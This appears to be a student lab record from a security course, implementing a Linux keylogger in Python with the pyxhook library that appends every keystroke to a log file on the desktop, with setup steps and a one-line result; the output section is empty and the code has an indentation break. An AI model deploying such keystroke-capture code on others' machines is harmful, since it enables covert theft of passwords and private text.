EXP NO: 4
DATE:

KEYLOGGERS

AIM:

To write a python program to implement key logger to record key strokes in Linux.


ALGORITHM:

1. Check if python-xlib is installed. If not type the command- dnf install python-xlib -y
2. Run pyxhook file using the command- python pyxhook.py
3. Create a file key.py
4. Run key.py to record all key strokes.
5. Open file.log file to view all the recorded key strokes.


PROGRAM:

```
import os
import pyxhook
log_file = os.environ.get( 'pylogger_file', os.path.expanduser('~/Desktop/file.log'))
cancel_key = ord( os.environ.get( 'pylogger_cancel', '`')[0])
if os.environ.get('pylogger_clean', None) is not None:
        try:
                os.remove(log_file)
        except EnvironmentError:
                pass
def OnKeyPress(event):
        with open(log_file, 'a') as f:
                f.write('{}\n'.format(event.Key))
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress
new_hook.HookKeyboard()
try:
new_hook.start() # start the hook
except KeyboardInterrupt:
                        pass
except Exception as ex:
        msg = 'Error while catching events:\n {}'.format(ex)
        pyxhook.print_err(msg)
        with open(log_file, 'a') as f:
                f.write('\n{}'.format(msg))
```

OUTPUT:



File.log:



RESULT:

Thus, a python program is implemented to demonstrate key logger to record key strokes in Linux.